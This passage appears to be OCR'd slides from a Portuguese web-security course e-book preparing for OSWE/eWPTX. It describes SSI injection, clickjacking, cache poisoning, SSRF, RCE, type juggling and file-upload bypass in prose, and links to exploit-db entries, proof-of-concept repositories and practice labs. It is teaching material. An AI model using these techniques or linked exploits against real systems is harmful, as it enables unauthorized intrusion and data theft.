https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection

PHP OBJECT INJECTION - EXEMPLOS

- https://www.youtube.com/watch?v=gTXMFrctYLE
- https://www.youtube.com/watch?v=HaW15aMzBUM
- https://www.youtube.com/watch?v=wp8LeTgNdyU
- https://www.youtube.com/watch?v=A-_Ow-qVD34
- https://www.youtube.com/watch?v=m13W6NqsgQY
- https://www.youtube.com/watch?v=LywLzazH1JA
- https://www.youtube.com/watch?v=pCbBfxJJn4E
- https://www.youtube.com/watch?v=GE2HyC7Gwrs
- https://www.youtube.com/watch?v=uW4yd9i9Ltw
- https://blog.ripstech.com/2018/php-object-injection/
- https://www.tarlogic.com/en/blog/how-php-object-injection-works-php-object-injection/

SSI INJECTION

- SSIs são diretrizes presentes em aplicativos da Web usados para alimentar uma página HTML com conteúdo dinâmico. Eles são semelhantes aos CGIs, exceto que os SSIs são usados para executar algumas ações antes que a página atual seja carregada ou enquanto a página está sendo visualizada. Para fazer isso, o servidor da web analisa o SSI antes de fornecer a página ao usuário.
- O ataque Inclui do lado do servidor permite a exploração de um aplicativo da Web injetando scripts em páginas HTML ou executando códigos arbitrários remotamente. Ele pode ser explorado através da manipulação do SSI em uso no aplicativo ou forçar seu uso através dos campos de entrada do usuário.

SSI INJECTION

- É possível verificar se o aplicativo está validando corretamente os dados dos campos de entrada inserindo caracteres usados nas diretivas SSI, como:
- < ! # = / . " - > and [a-zA-Z0-9]
- Outra maneira de descobrir se o aplicativo está vulnerável é verificar a presença de páginas com extensão .stm, .shtm e .shtml. No entanto, a falta desse tipo de página não significa que o aplicativo esteja protegido contra ataques SSI.
- De qualquer forma, o ataque será bem-sucedido apenas se o servidor da Web permitir a execução do SSI sem a validação adequada. Isso pode levar ao acesso e manipulação do sistema e processo de arquivos sob a permissão do proprietário do processo do servidor da web.
- O invasor pode acessar informações confidenciais, como arquivos de senha, e executar comandos do shell. As diretivas SSI são injetadas nos campos de entrada e enviadas ao servidor da web. O servidor da Web analisa e executa as diretivas antes de fornecer a página. Em seguida, o resultado do ataque estará visível na próxima vez que a página for carregada no navegador do usuário.

https://owasp.org/www-community/attacks/Server-Side_Includes_(SSI)_Injection


SSI INJECTION - EXEMPLOS

- https://www.youtube.com/watch?v=2Jo_-vDE4io
- https://www.youtube.com/watch?v=iH4TzbqHkkc
- https://www.youtube.com/watch?v=B5rkWcOAfmA
- https://owasp.org/www-community/attacks/Server-Side_Includes_(SSI)_Injection
- https://portswigger.net/kb/issues/00101100_ssi-injection
- https://medium.com/@shatabda/security-ssi-injection-what-how-fbce1dc232b9
- https://hackerone.com/reports/159985

WEB PARAMETER TAMPERING

- O ataque de violação de parâmetros da Web baseia-se na manipulação de parâmetros trocados entre cliente e servidor, a fim de modificar dados de aplicativos, como credenciais e permissões de usuário, preço e quantidade de produtos, etc. Geralmente, essas informações são armazenadas em cookies, de forma oculta campos ou cadeias de consulta de URL e é usado para aumentar a funcionalidade e o controle do aplicativo.
- Esse ataque pode ser realizado por um usuário mal-intencionado que deseja explorar o aplicativo para seu próprio benefício ou por um invasor que deseja atacar uma terceira pessoa usando um ataque Man-in-the-middle . Nos dois casos, ferramentas como Webscarab e Paros proxy são usadas principalmente.
- O êxito do ataque depende dos erros do mecanismo de validação da integridade e da lógica e sua exploração pode resultar em outras consequências, incluindo ataques XSS , Injeção SQL , inclusão de arquivo e divulgação de caminhos.
- https://owasp.org/www-community/attacks/Web_Parameter_Tampering

WEB PARAMETER TAMPERING - EXEMPLOS



WEB PARAMETER TAMPERING - EXEMPLOS

WEB PARAMETER TAMPERING - EXEMPLOS

- https://www.imperva.com/learn/application-security/parameter-tampering/
- https://www.youtube.com/watch?v=6zjAv_BBDUQ
- https://www.youtube.com/watch?v=YOLubxfJUnU
- https://www.youtube.com/watch?v=MNDkzkR8TBI
- https://www.youtube.com/watch?v=38IEboR-BI4
- https://www.youtube.com/watch?v=Gune0TXAjYg
- https://medium.com/@chawdamrunal/what-is-parameter-tampering-5b1beb12c5ba
- https://www.facebook.com/watch/?v=2179943992316316
- https://www.facebook.com/watch/?v=2200932383550741
- https://www.youtube.com/watch?v=qCU3vZrO3vA
- https://medium.com/bugbountywriteup/shopping-products-for-free-parameter-tampering-vulnerability-8e09e1471596

CLICKJACKING

- O clickjacking, também conhecido como “ataque de reparação da interface do usuário”, ocorre quando um invasor usa várias camadas transparentes ou opacas para induzir um usuário a clicar em um botão ou link em outra página quando pretendia clicar na página de nível superior. Assim, o invasor está "sequestrando" cliques destinados à sua página e os encaminha para outra página, provavelmente pertencente a outro aplicativo, domínio ou ambos.
- Usando uma técnica semelhante, as teclas também podem ser seqüestradas. Com uma combinação cuidadosamente elaborada de folhas de estilo, iframes e caixas de texto, um usuário pode ser levado a acreditar que está digitando a senha do email ou da conta bancária, mas digitando em um quadro invisível controlado pelo invasor.

CLICKJACKING

- Por exemplo, imagine um invasor que constrói um site com um botão que diz "clique aqui para obter um iPod grátis". No entanto, no topo dessa página da web, o invasor carregou um iframe com sua conta de e-mail e alinhou exatamente o botão "excluir todas as mensagens" diretamente na parte superior do botão "iPod grátis". A vítima tenta clicar no botão "iPod grátis", mas na verdade clica no botão invisível "excluir todas as mensagens". Em essência, o invasor "sequestrou" o clique do usuário, daí o nome "Clickjacking".
- Um dos exemplos mais notórios de Clickjacking foi um ataque contra a página de configurações do plugin Adobe Flash . Ao carregar esta página em um iframe invisível, um invasor pode induzir um usuário a alterar as configurações de segurança do Flash, permitindo que qualquer animação em Flash utilize o microfone e a câmera do computador.
- https://owasp.org/www-community/attacks/Clickjacking

CLICKJACKING - EXEMPLOS

- https://pt.wikipedia.org/wiki/Clickjacking
- https://www.imperva.com/learn/application-security/clickjacking/
- https://portswigger.net/web-security/clickjacking
- https://hackerone.com/reports/405342
- https://medium.com/@raushanraj_65039/google-clickjacking-6a04132b918a
- https://www.youtube.com/watch?v=tJLWmr8ypZg
- https://www.paulosyibelo.com/2015/03/facebook-bug-bounty-clickjacking.html
- https://www.youtube.com/watch?v=Mmp0s1GBrNo
- https://www.youtube.com/watch?v=A7JVzglupxc
- https://www.youtube.com/watch?v=JuYULZdmd9U
- https://www.youtube.com/watch?v=Zm1lQAQOqJ0
- https://www.youtube.com/watch?v=keAtUgCbuq8

CROSS SITE PORT ATTACK

- O Ataque de porta entre sites (XSPA) é uma vulnerabilidade que permite que os invasores busquem o status das portas TCP (e obtenham faixas de serviço) pela Internet ou sistemas internos, abusando de um recurso em aplicativos Web que faz solicitações HTTP usando URLs fornecidos pelo invasor.

- https://www.briskinfosec.com/blogs/blogsdetail/Cross-Site-Port-Attack-XSPA
- https://ibreak.software/2012/11/cross-site-port-attacks-xspa-part-1/

CROSS SITE PORT ATTACK - EXEMPLOS

- https://www.youtube.com/watch?v=oVwHIESZTiI
- https://www.youtube.com/watch?v=W0H3EbmbvxI
- https://briskinfosec.blogspot.com/2018/03/cross-site-port-attack-xspa.html
- https://owasp.org/www-pdf-archive//2018-02-05-AhmadAshraff.pdf
- https://trouge.net/papers/SSR_raid2016.pdf
- https://media.blackhat.com/ad-12/Walikar/bh-ad-12-pokingserverswithFacebook-Walikar-WP.pdf

CACHE POISONING

- O impacto de uma resposta criada com códigos maliciosos pode ser aumentado se for armazenado em cache por um cache da Web usado por vários usuários ou mesmo pelo cache do navegador de um único usuário. Se uma resposta for armazenada em cache em um cache da Web compartilhado, como os comumente encontrados em servidores proxy, todos os usuários desse cache continuarão recebendo o conteúdo malicioso até que a entrada do cache seja removida. Da mesma forma, se a resposta for armazenada em cache no navegador de um usuário individual, ele continuará recebendo o conteúdo malicioso até que a entrada do cache seja removida, embora apenas o usuário da instância do navegador local seja afetado.
- Para realizar com sucesso esse ataque, um invasor:
  - Localiza o código de serviço vulnerável, o que lhes permite preencher o campo de cabeçalho HTTP com muitos cabeçalhos.
  - Força o servidor de cache a liberar seu conteúdo de cache real, que queremos que seja armazenado em cache pelos servidores.
  - Envia uma solicitação especialmente criada, que será armazenada no cache.
  - Envia a próxima solicitação. O conteúdo injetado anteriormente armazenado no cache será a resposta a essa solicitação.
- Esse ataque é bastante difícil de ser realizado em um ambiente real. A lista de condições é longa e difícil de ser realizada pelo invasor. No entanto, é mais fácil usar essa técnica do que a desfiguração entre usuários .
- Um ataque de envenenamento por cache é possível devido a divisão de resposta HTTP e falhas no aplicativo da web. É crucial, do ponto de vista do invasor, que o aplicativo permita preencher o campo de cabeçalho com mais de um cabeçalho usando caracteres CR (Retorno de carro) e LF (avanço de linha).

https://owasp.org/www-community/attacks/Cache_Poisoning

CACHE POISONING - EXEMPLOS

- https://portswigger.net/research/practical-web-cache-poisoning
- https://www.youtube.com/watch?v=oAiG-EVemUI
- https://www.youtube.com/watch?v=ZsrCoheszzo
- https://www.youtube.com/watch?v=w_nxsG-JXHA
- https://www.youtube.com/watch?v=cbp7M1Mj5ts
- https://www.youtube.com/watch?v=9FHBhTFcHyc
- https://www.iana.org/about/presentations/davies-viareggio-entropyvuln-081002.pdf
- https://portswigger.net/web-security/web-cache-poisoning
- https://hackerone.com/reports/409370
- https://hackerone.com/reports/492841

OUTRAS VULNERABILIDADES WEB

Arbitrary file access
Binary planting
Blind SQL Injection
Blind XPath Injection
Brute force attack
Buffer overflow attack
Cache Poisoning
Cash Overflow
Clickjacking
Command injection attacks
Comment Injection Attack
Content Security Policy
Content Spoofing
Credential stuffing
Cross Frame Scripting
Cross Site History Manipulation (XSHM)
Cross Site Tracing
Cross-Site Request Forgery (CSRF)
Cross Site Port Attack (XSPA)
Cross-Site Scripting (XSS)
Cross-User Defacement

Custom Special Character Injection
Denial of Service
Direct Dynamic Code Evaluation ('Eval Injection')
Execution After Redirect (EAR)
Exploitation of CORS
Forced browsing
Form action hijacking
Format string attack
Full Path Disclosure
Function Injection
Host Header injection
HTTP Response Splitting
HTTP verb tampering
HTML injection

LDAP injection
Log Injection
Man-in-the-browser attack
Man-in-the-middle attack
Mobile code: invoking untrusted mobile code
Mobile code: non-final public field
Mobile code: object hijack
One-Click Attack
Parameter Delimiter
Page takeover
Path Traversal
Reflected DOM Injection
Regular expression Denial of Service – ReDoS
Repudiation Attack
Resource Injection

OUTRAS VULNERABILIDADES WEB

Server-Side Includes (SSI) Injection
Session fixation
Session hijacking attack
Session Prediction
Setting Manipulation
Special Element Injection
SMTP injection
SQL Injection
SSI injection
Traffic flood
Web Parameter Tampering
XPATH Injection
XSRF or SSRF

CONCLUSÃO

Esses foram alguns dos conceitos envolvendo aplicações web e suas vulnerabilidades e obviamente que isso apenas é uma base de algo tão vasto;

Por isso, eu recomendo que você se aprofunde não apenas na prática, mas na teoria também, pois alguns ataques mesclam outros também, seja um XSS to SQL Injection ou um SQL Injection to RCE ou um Local File Inclusion to Command Injection e etc;

Muitos desses conteúdos apresentados você encontra em algumas certificações famosas como (CASE.JAVA e .NET, CEH, ECSA, OSWE, eWPT e eWPTX), sendo essas as mais conhecidas quando se fala em segurança de aplicação web;

CONCLUSÃO

Ese você desejar aprender ataques web na prática e conhecer outros métodos, recomendo:

https://github.com/infoslack/awesome-web-hacking

https://libraries.io/github/infoslack/awesome-web-hacking

https://libraries.io/github/infoslack/awesome-web-hacking

https://www.elearnsecurity.com/certification/ewpt/

https://www.elearnsecurity.com/certification/ewptx/

https://www.offensive-security.com/awae-oswe/

https://acaditi.com.br/certificacoes-eccouncil/

https://www.linkedin.com/in/joas-antonio-dos-santos/ (Meus Artigos)

https://www.hackthebox.eu/

http://www.dvwa.co.uk/

https://www.vulnhub.com/

https://pentesterlab.com/

AGRADECIMENTO

Por fim, agradeço à todos que curtiram os meus e-books, isso me motiva à continuar desenvolvendo e compartilhando conteúdos para à comunidade e no meu próprio desenvolvimento pessoal com as dicas que recebo;

Para todos aqueles que gostou, esse local é aonde reservo meus agradecimento e pode ter certeza que isso significa muito para mim!

REFERENCE

https://www.hostinger.com.br/tutoriais/o-que-e-ssl-tls-https

https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Status

https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Methods

https://pt.stackoverflow.com/questions/608/qual-a-diferen%C3%A7a-entre-c%C3%B3digo-client-side-e-server-side-em-desenvolvimento-web

https://pt.wikipedia.org/wiki/Servidor_de_aplica%C3%A7%C3%A3o

https://pt.wikipedia.org/wiki/Aplica%C3%A7%C3%A3o_web

https://sensedia.com/api/owasp-2017-top-10-riscos-seguranca-apis/

https://owasp.org/www-project-top-ten/

https://www.w3schools.in/ethical-hacking/information-gathering-techniques

https://pt.wikipedia.org/wiki/Base64

https://pt.wikipedia.org/wiki/Cookie_(inform%C3%A1tica)

https://en.wikipedia.org/wiki/Session_ID

https://pt.wikipedia.org/wiki/Nslookup

https://pt.wikipedia.org/wiki/WHOIS

Modulo 22

Ataques em Aplicações Web 2

Advanced Web Attacks and Exploitation (OSWE) - OVERVIEW

Joas Antonio

INTRODUÇÃO

- Um overview dos conteúdos da OSWE e eWPTX;
- Apresentando os métodos de exploração em aplicações web tanto White Box como Black Box;
- Feito para aqueles que estão buscando conteúdos para estudar e se aprimorar;
- É uma atualização do antigo PDF com conteúdos novos e atualizados;
- Espero que seja útil de alguma forma, segue meu LinkedIn: https://www.linkedin.com/in/joas-antonio-dos-santos

OSWE – FUNDAMENTOS E PRÁTICA

Objetivo

- O curso tem três objetivos principais: analisar o código-fonte, fazer engenharia reversa para aplicativos fechados (descompilar e depurar) e melhorar o pensamento para obter uma visão ampliada dos vetores padrão.

Conteúdos

- Tools & Methodologies.
- Persistent Cross-Site Scripting
- Blind SQL Injection.
- Type Juggling.
- Authentication Bypass.
- Cross-Site Request Forgery.
- Data Exfiltration.
- Bypassing File Upload Restrictions.
- Bypassing REGEX restrictions.
- .NET Deserialization.
- Session Hijacking.
- Source Code Recovery.
- Other Vulnerabilities.

Preparando seu ambiente

- Kali Linux: Baixe o https://www.kali.org/ (Não obrigatório)
- Backup dos seus arquivos de estudo: https://www.youtube.com/watch?v=BvLMQMjV9YE
- Baixe o Ubuntu Server: https://ubuntu.com/download/server
- Baixe o Metasploitable: https://sourceforge.net/projects/metasploitable/
- Laboratórios práticos: https://www.vulnhub.com/
- Laboratórios práticos 2: https://www.hackthebox.eu/

https://github.com/timip/OSWE

https://github.com/rkhal101/Hack-the-Box-OSWE-Preparation

https://github.com/wetw0rk/AWAE-PREP

BurpSuite Fundamentals

- Vamos pegar os fundamentos da ferramenta Burp Suite
- BurpSuite Proxy: https://portswigger.net/burp/documentation/desktop/tools/proxy/using
- BurpSuite Scope: https://portswigger.net/burp/documentation/desktop/tools/target/scope
- BurpSuite Comparer: https://portswigger.net/burp/documentation/desktop/tools/comparer
- BurpSuite Decoder: https://portswigger.net/burp/documentation/desktop/tools/decoder
- Proxy: https://support.portswigger.net/customer/portal/articles/1783055-configuring-your-browser-to-work-with-burp
- Scope: https://www.youtube.com/watch?v=K_92lb0k9FU
- Comparer e Repeater: https://www.youtube.com/watch?v=YSDJnRakx_E / https://www.youtube.com/watch?v=_sG4w2XECh8
- Decode: https://www.youtube.com/watch?v=8FMdEGDShmw

Web Interact with Python

- https://docs.python.org/2/library/simplehttpserver.html
- https://docs.python.org/3/library/http.server.html
- https://cleitonbueno.com/python-webserver-em-um-minuto/
- https://learn.adafruit.com/raspipe-a-raspberry-pi-pipeline-viewer-part-2/miniature-web-applications-in-python-with-flask
- https://towardsdatascience.com/controlling-the-web-with-python-6fceb22c5f08

Gerenciamento de código

- O controle do **código**-fonte (ou controle de versões) é a prática de monitoramento e **gerenciamento** de alterações no **código**.
- https://docs.microsoft.com/pt-br/dotnet/standard/managed-code
- https://gaea.com.br/como-melhorar-o-gerenciamento-de-codigo-fonte/
- https://aws.amazon.com/pt/devops/source-control/
- https://www.devmedia.com.br/como-adotar-a-analise-estatica-de-codigo/32727
- https://blog.locaweb.com.br/desenvolvedores/conheca-3-ferramentas-e-sites-que-avaliam-a-qualidade-do-codigo/
- https://blog.onedaytesting.com.br/auditoria-de-codigo/
- Compilador Java: https://www.youtube.com/watch?v=qTvntdZIA

XSS Persistente

- Ataques armazenados são aqueles em que o script injetado é permanentemente armazenado nos servidores de destino, como em um banco de dados, em um fórum de mensagens, log de visitantes, campo de comentários etc. A vítima recupera o script malicioso do servidor quando solicita o armazenamento. em formação. O XSS armazenado também é conhecido como XSS Persistente ou Tipo I.
- https://www.welivesecurity.com/br/2017/07/07/vulnerabilidade-cross-site-scripting/
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- Pratica 1: https://www.youtube.com/watch?v=9WxtpOUGV8U
- Webinar XSS: https://www.youtube.com/watch?v=jSAswDmJ1o0
- Pratica 2: https://www.youtube.com/watch?v=xKcgkYkoaRs

XSS to RCE (OSWE Pratico)

- Exploit: https://www.exploit-db.com/exploits/20009
- Details: https://vulmon.com/vulnerabilitydetails?qid=CVE-2012-2593
- https://www.inc0.net/forum/forum/varie/exploit/9950-exploit-db-remote-atmail-email-server-appliance-6-4-xss-csrf-rce
- https://s0md3v.github.io/xss-to-rce/
- https://blog.ripstech.com/2019/mybb-stored-xss-to-rce/
- https://medium.com/@knownsec404team/the-analysis-of-mybb-18-20-from-stored-xss-to-rce-7234d7cc0e72
- https://github.com/xapax/xss-to-rce

Session Hijacking

- Session hijacking é a exploração de uma sessão de computador válida, às vezes também chamada de uma chave de sessão - para obter acesso não autorizado a informações ou serviços em um sistema de computador.
- Prática 1: https://www.youtube.com/watch?v=D--gCvOS59g
- Prática 2: https://www.youtube.com/watch?v=P_u3g95bzIE
- https://www.youtube.com/watch?v=g5vyj85Gxd4
- https://www.owasp.org/index.php/Session_hijacking_attack
- https://www.youtube.com/watch?v=kh30ylrpU68

Session Riding (CSRF)

- A falsificação de solicitação entre sites (CSRF) é um ataque que força um usuário final a executar ações indesejadas em um aplicativo Web no qual eles estão atualmente autenticados. Os ataques CSRF visam especificamente solicitações de alteração de estado, não roubo de dados, pois o invasor não tem como ver a resposta à solicitação forjada. Com uma pequena ajuda da engenharia social (como o envio de um link por email ou bate-papo), um invasor pode induzir os usuários de um aplicativo da Web a executar ações de sua escolha. Se a vítima for um usuário normal, um ataque CSRF bem-sucedido pode forçar o usuário a executar solicitações de alteração de estado, como transferência de fundos, alteração de endereço de email e assim por diante. Se a vítima for uma conta administrativa, o CSRF poderá comprometer todo o aplicativo da web.

Session Riding (CSRF) PT 2

Mais informações

- https://www.paladion.net/blogs/session-riding-attacks
- https://crypto.stanford.edu/cs155old/cs155-spring08/papers/Session_Riding.pdf
- http://shiflett.org/blog/2005/session-riding
- https://security.stackexchange.com/questions/138650/comparing-session-hijacking-fixation-and-riding
- https://www.youtube.com/watch?v=KaEj_qZgiKY
- https://www.secpoint.com/cross-site-request-forgery.html

Session Riding (SSRF) PT 3

- A falsificação de solicitação do lado do servidor (também conhecida como SSRF) é uma vulnerabilidade de segurança da Web que permite que um invasor induza o aplicativo do servidor a fazer solicitações HTTP para um domínio arbitrário de sua escolha.
- Em exemplos típicos de SSRF, o invasor pode fazer com que o servidor faça uma conexão de volta para si mesmo ou para outros serviços baseados na Web na infraestrutura da organização ou para sistemas externos de terceiros.
- https://portswigger.net/web-security/ssrf
- https://www.youtube.com/watch?v=66ni2BTjS8 Prática
- https://www.youtube.com/watch?v=_IVjvNelzMw Prática 2
- https://www.owasp.org/index.php/Server_Side_Request_Forgery

REMOTE CO DE EXECUTION

- Uma **vulnerabilidade de execução arbitrária de código** é uma falha de segurança em software ou hardware que permite a execução arbitrária de código. Um programa projetado para explorar essa vulnerabilidade é chamado de **exploração de execução de código arbitrária** . A capacidade de acionar a execução arbitrária de código em uma rede (especialmente por meio de uma rede de área ampla, como a Internet) é geralmente chamada de RCE (**execução remota de código**).

REMOTE CODE EXECUTION (PRATICO)

- **Bypass de autenticação do ATutor e RCE (2.2.1) CVE-2016-2555**
- Instale: https://sourceforge.net/projects/atutor/files/atutor_2_2_1/
- https://www.exploit-db.com/exploits/39514
- https://srcincite.io/advisories/src-2016-0009/
- https://www.exploit-db.com/exploits/39639
- https://github.com/atutor/ATutor/commit/d74f1177cfa92ed8e49aa65f724f308b4a3ac5b9

Data Exfiltration

- A exfiltração de dados ocorre quando um malware e / ou um agente malicioso realiza uma transferência de dados não autorizada de um computador. Também é comumente chamado extrusão ou exportação de dados. A exfiltração de dados também é considerada uma forma de roubo de dados.
- https://fluxguard.com/how-to-guides/detect-data-exfiltration-from-xss-and-javascript-injection-attacks
- https://www.pentestpartners.com/security-blog/data-exfiltration-techniques/
- https://azeria-labs.com/data-exfiltration/
- https://martinojones.com/data-exfiltration-using-valid-icmp-packets-b5c489548fb1?gi=8d18695075e1
- https://www.patternex.com/threatex/detecting-and-verifying-icmp-exfiltration-with-ai-enabled-platform
- https://blogs.akamai.com/2017/09/introduction-to-dns-data-exfiltration.html
- https://sqlwiki.netspi.com/attackQueries/dataExfiltration/#mysql
- https://www.sqreen.com/plugins/mysql-data-exfiltration

ATutor LMS Type Juggling Vulnerability

- Subvertendo o ATutor Authentication:
- Instale: https://sourceforge.net/projects/atutor/files/atutor_2_2_1/
- https://srcincite.io/advisories/src-2016-0012/
- https://github.com/sourceincite/poc/blob/master/SRC-2016-0012.py
- https://github.com/atutor/ATutor/commit/2eed42a7445435 5eddc7fc119e67af40dba1a94c
- Reference: PHP Type Juggling
  - https://www.youtube.com/watch?v=ASYuK01H3Po
  - https://www.netsparker.com/blog/web-security/type-juggling-authentication-bypass-cms-made-simple/

Entendendo a desserialização de Java

- Para entender a desserialização (ou desserialização), precisamos entender a primeira serialização.
- Cada aplicativo lida com dados, como informações do usuário (por exemplo, nome de usuário, idade) e os utiliza para executar ações diferentes: executar consultas SQL, fazer logon em arquivos (tenha cuidado com o GDPR) ou apenas exibi-las. Muitas linguagens de programação oferecem a possibilidade de trabalhar com objetos para que os desenvolvedores possam agrupar dados e métodos em classes.
- Serialização é o processo de converter os dados do aplicativo (como objetos) em um formato binário que pode ser armazenado ou enviado pela rede, para ser reutilizado pelo mesmo ou por outro aplicativo, que o desserializará como um processo reverso.
- A idéia básica é que é fácil criar e reutilizar objetos.

https://nytrosecurity.com/2018/05/30/understanding-java-deserialization/

Exemplo prático: https://github.com/wetw0rk/AWAE-PREP/tree/master/Understanding%20Java%20Deserialization

JavaScript para PenTest

- Curso: https://www.pentesteracademy.com/course?id=11
- Exemplo: https://github.com/wetw0rk/AWAE-PREP/tree/master/JavaScript%20For%20Pentesters
- https://subscription.packtpub.com/book/networking_and_servers/9781783988525/6/ch06lvl1sec39/xss-and-javascript-a-deadly-combination
- https://blog.appsecco.com/static-analysis-of-client-side-javascript-for-pen-testers-and-bug-bounty-hunters-f1cb1a5d5288

SQL Injection to RCE

- Laboratório: https://pentesterlab.com/exercises/from_sqli_to_shell/course
- https://medium.com/bugbountywriteup/sql-injection-to-lfi-to-rce-536bed29a862
- https://blog.ripstech.com/2019/dotcms515-sqli-to-rce/
- https://pwnrules.com/flickr-from-sql-injection-to-rce/
- https://www.youtube.com/watch?v=JgoN3sDad04
- https://www.youtube.com/watch?v=JZR8bDRl0t8

PHP Object Injection

- O PHP Object Injection é uma vulnerabilidade no nível do aplicativo que pode permitir que um invasor execute diferentes tipos de ataques maliciosos, como Injeção de Código , Injeção de SQL , Path Traversal e Negação de Serviço de Aplicativo , dependendo do contexto. A vulnerabilidade ocorre quando a entrada fornecida pelo usuário não é higienizada adequadamente antes de ser passada para a função PHP unserialize (). Como o PHP permite a serialização de objetos, os invasores podem transmitir seqüências serializadas ad-hoc para uma chamada unserialize () vulnerável, resultando em uma injeção arbitrária de objetos PHP no escopo do aplicativo.
- https://www.owasp.org/index.php/PHP_Object_Injection
- https://securitycafe.ro/2015/01/05/understanding-php-object-injection/
- https://nitesculucian.github.io/2018/10/05/php-object-injection-cheat-sheet/
- Exemplo: https://github.com/wetw0rk/AWAE-PREP/tree/master/Understanding%20PHP%20Object%20Injection

OWASP PROJECT

- https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project
- O OWASP Broken Web Applications Project é um conjunto de aplicativos Web vulneráveis distribuídos em uma Máquina Virtual.
- O projeto Broken Web Applications (BWA) produz uma máquina virtual executando uma variedade de aplicativos com vulnerabilidades conhecidas para aqueles interessados em:
- aprendendo sobre segurança de aplicativos da web
- teste de técnicas de avaliação manual
- teste de ferramentas automatizadas
- teste de ferramentas de análise de código fonte
- observando ataques na web
- testando WAFs e tecnologias de código similares
- Enquanto isso, poupamos as pessoas interessadas em aprender ou testar a dor de ter que compilar, configurar e catalogar todas as coisas normalmente envolvidas na execução desse processo do zero.

Bypass File Upload Restriction

- Os arquivos enviados representam um risco significativo para os aplicativos. O primeiro passo em muitos ataques é obter algum código no sistema a ser atacado. Então o ataque precisa apenas encontrar uma maneira de executar o código. O uso de um upload de arquivo ajuda o invasor a executar a primeira etapa.
- As consequências do upload irrestrito de arquivos podem variar, incluindo controle completo do sistema, um sistema de arquivos ou banco de dados sobrecarregado, encaminhamento de ataques para sistemas de back-end, ataques do lado do cliente ou desfiguração simples. Depende do que o aplicativo faz com o arquivo carregado e, principalmente, de onde está armazenado.
- Existem realmente duas classes de problemas aqui. O primeiro é com os metadados do arquivo, como o caminho e o nome do arquivo. Eles geralmente são fornecidos pelo transporte, como codificação HTTP com várias partes. Esses dados podem induzir o aplicativo a substituir um arquivo crítico ou a armazená-lo em um local incorreto. Você deve validar os metadados com muito cuidado antes de usá-los.
- A outra classe de problemas está no tamanho ou no conteúdo do arquivo. A variedade de problemas aqui depende inteiramente do uso do arquivo. Veja os exemplos abaixo para obter algumas idéias sobre como os arquivos podem ser mal utilizados. Para se proteger contra esse tipo de ataque, você deve analisar tudo o que seu aplicativo faz com arquivos e pensar cuidadosamente sobre o processamento e os intérpretes envolvidos.
- https://www.exploit-db.com/docs/english/45074-file-upload-restrictions-bypass.pdf
- https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/

Bypass File Upload Restriction

- Os arquivos enviados representam um risco significativo para os aplicativos. O primeiro passo em muitos ataques é obter algum código no sistema a ser atacado. Então o ataque precisa apenas encontrar uma maneira de executar o código. O uso de um upload de arquivo ajuda o invasor a executar a primeira etapa.
- As consequências do upload irrestrito de arquivos podem variar, incluindo controle completo do sistema, um sistema de arquivos ou banco de dados sobrecarregado, encaminhamento de ataques para sistemas de back-end, ataques do lado do cliente ou desfiguração simples. Depende do que o aplicativo faz com o arquivo carregado e, principalmente, de onde está armazenado.
- Existem realmente duas classes de problemas aqui. O primeiro é com os metadados do arquivo, como o caminho e o nome do arquivo. Eles geralmente são fornecidos pelo transporte, como codificação HTTP com várias partes. Esses dados podem induzir o aplicativo a substituir um arquivo crítico ou a armazená-lo em um local incorreto. Você deve validar os metadados com muito cuidado antes de usá-los.
- A outra classe de problemas está no tamanho ou no conteúdo do arquivo. A variedade de problemas aqui depende inteiramente do uso do arquivo. Veja os exemplos abaixo para obter algumas idéias sobre como os arquivos podem ser mal utilizados. Para se proteger contra esse tipo de ataque, você deve analisar tudo o que seu aplicativo faz com arquivos e pensar cuidadosamente sobre o processamento e os intérpretes envolvidos.
- https://www.exploit-db.com/docs/english/45074-file-upload-restrictions-bypass.pdf
- https://pentestlab.blog/2012/11/29/bypassing-file-upload-restrictions/

Bypass File Upload Restriction

- https://null-byte.wonderhowto.com/how-to/bypass-file-upload-restrictions-using-burp-suite-0164148/
- https://sushant747.gitbooks.io/total-oscp-guide/bypass_image_upload.html
- Pratica 1: https://www.youtube.com/watch?v=Ue3wtxR9s0E
